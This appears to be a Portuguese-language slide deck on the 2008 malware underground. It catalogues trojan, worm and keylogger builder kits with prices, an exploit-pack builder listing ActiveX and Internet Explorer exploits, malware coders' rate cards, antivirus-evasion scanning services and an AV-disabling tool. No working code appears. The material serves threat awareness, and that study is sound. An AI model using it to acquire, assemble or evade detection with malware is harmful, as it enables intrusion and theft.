
# Kits para criar Trojans


	<p style="text-align: center;"><b>Bronze Edition</b></p> <ul style="list-style-type: none"> <li>■ This product is the improved version of Turkojan 3.0 and it has some limitations(Webcam - audio streaming and msn sniffer doesn't work for this version)</li> <li>■ 1 month replacement warranty if it gets dedected by any antivirus</li> <li>■ 7/24 online support via e-mail</li> <li>■ Supports only Windows 95/98/ME/NT/2000/XP</li> <li>■ Realtime Screen viewing(controlling is disabled)</li> </ul> <p><b>Price : 99\$</b> (United State Dollar)</p>
	<p style="text-align: center;"><b>Silver Edition</b></p> <ul style="list-style-type: none"> <li>■ 4 months (maximum 3 times) replacement warranty if it gets dedected by any antivirus</li> <li>■ 7/24 online support via e-mail and instant messengers</li> <li>■ Supports 95/98/ME/NT/2000/XP/Vista</li> <li>■ Webcam streaming is available with this version</li> <li>■ Realtime Screen viewing(controlling is disabled)</li> <li>■ Notifies changements on clipboard and save them</li> </ul> <p><b>Price : 179\$</b> (United State Dollar)</p>
	<p style="text-align: center;"><b>Gold Edition</b></p> <ul style="list-style-type: none"> <li>■ 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)</li> <li>■ 7/24 online support via e-mail and instant messengers</li> <li>■ Webcam - audio streaming and msn sniffer</li> <li>■ Controlling remote computer via keyboard and mouse</li> <li>■ Notifies changements on clipboard and save them</li> <li>■ Technical support after installing software</li> <li>■ viewing pictures without any download(i humbriall Viewer)</li> </ul>



# Kit de Criação de Trojan para Worm

- TrojanToWorm v2
- Constructor/wormer
  - Funciona com qualquer executável
- Opções avançadas:
  - Escolha data de infecção
  - Evite a infecção de media portátil
  - Desabilite funções do SO
    - Task Manager,
    - Windows Registry Editor,
    - Folder Options, etc.
- Feito na Espanha
  - Inglês, espanhol, português e catalão.






# Kits para Keylogger

- “The Rat!” keylogger creator kit
  - “Keylogger on demand” ou “zero-day keylogger”
- Preços em WebMoney (WMZ)
  - The Rat! 7.0XP - 29 WMZ
  - The Rat! 6.0XP/6.1 - 22 WMZ
  - The Rat! 5.8XP - 15 WMZ
  - The Rat! 5.5XP - 13 WMZ
  - The Rat! 5.0XP - 9 WMZ
  - The Rat! 4.0XP - 8 WMZ
  - The Rat! 3.xx - 7 WMZ
  - The Rat! 2.xx - 6 WMZ





## Faça Você Mesmo - Malware Kits

- Exploits usados em malware's atuais

- £100 (GBP) Kit:


- D-Link MPEG4 VAPGDecoder ActiveX
- Macrovision Installshield ActiveX
- MySpace Uploader ActiveX
- Symantec BackupExec ActiveX
- Yahoo! JukeBox ActiveX
- Microsoft Works ActiveX (0day)
- Microsoft Internet Explorer MS06-014 (MDAC)
- Microsoft Internet Explorer MS07-009
- Facebook Uploader ActiveX
- Microsoft DirectSpeechSynthesis ActiveX
- Realplayer ActiveX
- WinZip FileView ActiveX
- Yahoo Messenger Webcam ActiveX
- Microsoft Internet Explorer MS06-013
- Microsoft Internet Explorer MS07-004
- Microsoft Internet Explorer MS07-055

Payload URL (Including http://):


Select Exploits:

<input checked="" type="checkbox"/> D-Link MPEG4 VAPGDecoder ActiveX	<input checked="" type="checkbox"/> Facebook Uploader ActiveX
<input checked="" type="checkbox"/> Macrovision Installshield ActiveX	<input checked="" type="checkbox"/> Microsoft DirectSpeechSynthesis ActiveX
<input checked="" type="checkbox"/> MySpace Uploader ActiveX	<input checked="" type="checkbox"/> Realplayer ActiveX
<input checked="" type="checkbox"/> Symantec BackupExec ActiveX	<input checked="" type="checkbox"/> WinZip FileView ActiveX
<input checked="" type="checkbox"/> Yahoo! JukeBox ActiveX	<input checked="" type="checkbox"/> Yahoo! Messenger Webcam ActiveX
<input checked="" type="checkbox"/> Microsoft Works ActiveX (0 Day)	<input checked="" type="checkbox"/> Microsoft Internet Explorer MS06-013
<input checked="" type="checkbox"/> Microsoft Internet Explorer MS06-014 (MDAC)	<input checked="" type="checkbox"/> Microsoft Internet Explorer MS07-004
<input checked="" type="checkbox"/> Microsoft Internet Explorer MS07-009	<input checked="" type="checkbox"/> Microsoft Internet Explorer MS07-055

Create




# Evolução Trojan



Tendências Trojan (2008)


Trojan, detalhes para categoria outros, 2008



- Principal malware = trojan 46%
- Principal Trojan excluindo categoria genérica: Infostealers (30%), Downloaders (24%), Droppers (10%).



# Contrate um Programador Malware (Custom Build)




Programs e scripts para as seguintes categorias:  
 grabbers; spamming tools para forums, spamming tools para social networking sites, modificações de ferramentas de administração, phishing pages

Plataforma: software para MAC OS e Windows  
 Multitasking: capacidade de trabalhar em múltiplos projetos  
 Velocidade e Responsabilidade: alto nível  
 Pagamento adiantado: 50% (clientes novos), 30% (fidelidade)  
**A partir de: 100 euros**

**Starting price for my malware is 250 EUR.** Additional modules like P2P features, source code for a particular module go for an additional 50 EUR. **If you're paying in another currency the price is 200 GBP or 395 dollars.** I sell only ten copies of the builder so hurry up. The trading process is simple - a password protected file with the malware is sent to you so you can see the files inside. You then sent the money and I mail you back the password. If you don't like this way you lose.

I can also offer you another deal, **I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts** because I don't have time to play around with me bot right now.




## Contrate um Programador Malware (não personalizado)

- Existem outros modelos de negócios
- Componente/funcionalidade
  - Loader €300
  - FTP & Grabber €150
  - Assembler Spam bases €220
  - Socks 4/5 €70
  - Botnet manager €600
  - Scripts €70
  - Assembler password stealers (IE, MSN, etc.) €70
  - AV-remover €70
  - Screen-grabber €70

### Rules / License

- Customer has no right to transfer any of his three 3 persons except options for harmonizing with me
- Customer does not have the right to make any decompile, research, malicious modification of any three parts
- Customer has no right where either rasprostanyat information about three and a public discussion with the exception of three entries.
- For violating the rules - without any license denial manibekov and further conversations"



# Evitando Tecnologia AV – Malware Testing

**KIMS INDETECTABLES**  
Kogorza Multi Scanner

ScanLix 1.0 [ VirusScan for Win32 ]

C:\beto1.exe

Antivirus	Posibles Infecciones	Tipo de Infección(Resultados)
McAfee	Posible Virus: 1	Found the Exploit-DcomRpc trojar
Kaspers...	Posible Virus: 1	Exploit.Win32.DCom.ad
Shopos	viruses.....1	>>> Virus 'Troj/Dentist-B' found in
F-Prot	Posible Virus: 0	C:\BETO1.EXE is a security risk i
AntiVir	Posible Virus: 1	C:\BETO1.EXE Worm/Sinmsn (e
Norton	Posible Virus: 0	C:\BETO1.EXE is infected with th
BitDefe...	Posible Virus: 1	C:\BETO1.EXE is infected with th
ClamWin	Posible Virus: 1	C:\beto1.exe: Exploit.DCOM.Gen
Solo	Posible Virus: 1	Trojan.Exploit.Win32.DCom.AD
Nod32	Posible Virus: 1	C:\beto1.exe - Win32/Exploit.DC

**terminado**

Backdoor.Win32.Bitrose.d

Timepo: 99 seg

**Multi AVs Fixer BETA - 21 Antivirus Supported - [iNS]**

List of AVs can be Fixed:

- AVG Antivirus Free Edition:  Fix  UnFix  Do It
- AntVir Antivirus Free Edition:  Fix  UnFix  Do It
- Ashampoo Antivirus:  Fix  UnFix  Do It
- Avast 4 Antivirus:  Fix  UnFix  Do It
- QuickHeal Antivirus:  Fix  UnFix  Do It
- Norman Virus Control 5.90:  Fix  UnFix  Do It
- Panda Antivirus 2008:  Fix  UnFix  Do It


List of AVs can be Fixed:

- NOD 32 Antivirus:  Fix  UnFix  Do It
- BitDefender Antivirus v8:  Fix  UnFix  Do It
- Solo Antivirus 2008:  Fix  UnFix  Do It
- Clam Win Antivirus:  Fix  UnFix  Do It
- Kaspersky Antivirus 7.0.0.120:  Fix  UnFix  Do It
- Trend Micro InterScan VirusWall v6:  Fix  UnFix  Do It
- Sophos Antivirus 6.5.1:  Fix  UnFix  Do It

List of AVs can be Fixed:

- Dr. Web 4.44.1.01210:  Fix  UnFix  Do It
- PCmav Antivirus 1.0.0:  Fix  UnFix  Do It
- Norton AntiVirus 2008:  Fix  UnFix  Do It
- McAfee Antivirus 10:  Fix  UnFix  Do It
- The Shield Antivirus 2007:  Fix  UnFix  Do It
- Rising AntiVirus Personal Edition:  Fix  UnFix  Do It
- Sunbelt CounterSpy 2.5:  Fix  UnFix  Do It

Go To Scan File



# Malware Quality Assurance

## ■ Testando por detecção AV?

Sheduler Profile Pay Help

**Sheduler**

File  Browse...

or

Url

Period 3 hours

Report on  
E-Mail  
E-Mail  
ICQ  
All (E-mail and ICQ)

start

Sheduler statistic (refresh)

File name	Last checked	Period & Report	or checks	Status
-----------	--------------	-----------------	-----------	--------

Arrastra el fichero a la caja de texto o examina la ruta:

Exportar Resultados Mas acciones si presionas el segundo boton del raton en lista.

<input checked="" type="checkbox"/>	AntiVir		
<input checked="" type="checkbox"/>	ASquared 3.0		
<input checked="" type="checkbox"/>	BitDefender		
<input checked="" type="checkbox"/>	ClamWin		
<input checked="" type="checkbox"/>	K. CRC32		
<input checked="" type="checkbox"/>	McAfee 5.3		
<input checked="" type="checkbox"/>	Panda		
<input checked="" type="checkbox"/>	PEextractor		
<input checked="" type="checkbox"/>	Sophos		
<input checked="" type="checkbox"/>	TrID		

Hay informacion que unicamente puedes ver desde la seccion "Informacion Avanzada".

Escanear

Antivirus cargados: 10



# Malware Quality Assurance (cont.)

Balance: 20\$ | Logged as: test |

---

Logged as : test  
 AccountType: PayPerMonth  
 Balance: 20\$

---

FreeChecks Per Month: 0  
 FreeChecks Left: 0  
 PayPerMonth : 40\$  
 PayPerCheck : 1\$

---

CreationDate : 2008-02-04 17:56:57  
 Last Visit Date: 2008-02-05 01:36:35  
 Last Check Date: 2008-02-05 00:58:09

Balance: 20\$ | Logged as: test | Service Load:

### Scanning Finished

Antivirus	Version	DatabaseVersion	Result
Antivir	2.1.11-49	2008-02-04	TR/Agent.3638
ArcaVir	1.0.5	2008-02-04	---
Avast	1.0.8	2008-02-03	---
AVG	7.5.50	2008-02-04	Trojan horse Downloader.Small.BIY
BitDefender	7.60825	2008-02-04	Generic.Malware.dld!!3E3550AE
ClamAv	0.91.2	2008-02-04	---
DrWeb	4.44.0.10150	2008-02-03	DLOADER.Trojan
eScan	2.0.8	2008-02-02	---
F-Prot	6.2.1	2008-02-04	W32/Downloader.gen10
F-Secure	5.53	2008-02-04	---
Kaspersky	5.7.13	2008-02-04	---
McAfee	2.1.11-49	2008-02-01	Generic.ff trojan
Nod32	2.16-2	2008-02-04	---
Panda	9.04.03	2008-02-03	---
Sophos	4.25.0	2008-02-04	Virus 'Mal/DownLdr-F'
Symantec	1.0.3.8	2008-02-04	---
VBA32	3.12.2.5	2008-02-04	---
VirusBuster	1.3.4	2008-02-04	---


**Additional information**


FileName: lo.exe  
 FileSize: 3638 bytes  
 MD5: add5c5eadda0caa482bb4353ab3233eb  
 SHA1: 4ef7341ed4525a8ce2f20033cb2dd6dd84099694  
 TotalResults: 7/18

# Ferramentas comerciais para Anti-debugging de Malware



Code Virtualizer converte e protege as instruções originais (Intel x86) em Opcodes virtuais para serem usados pela internal Virtual Machine.






Brentwood A 128  
Chipping Ongar  
Industrial Estates

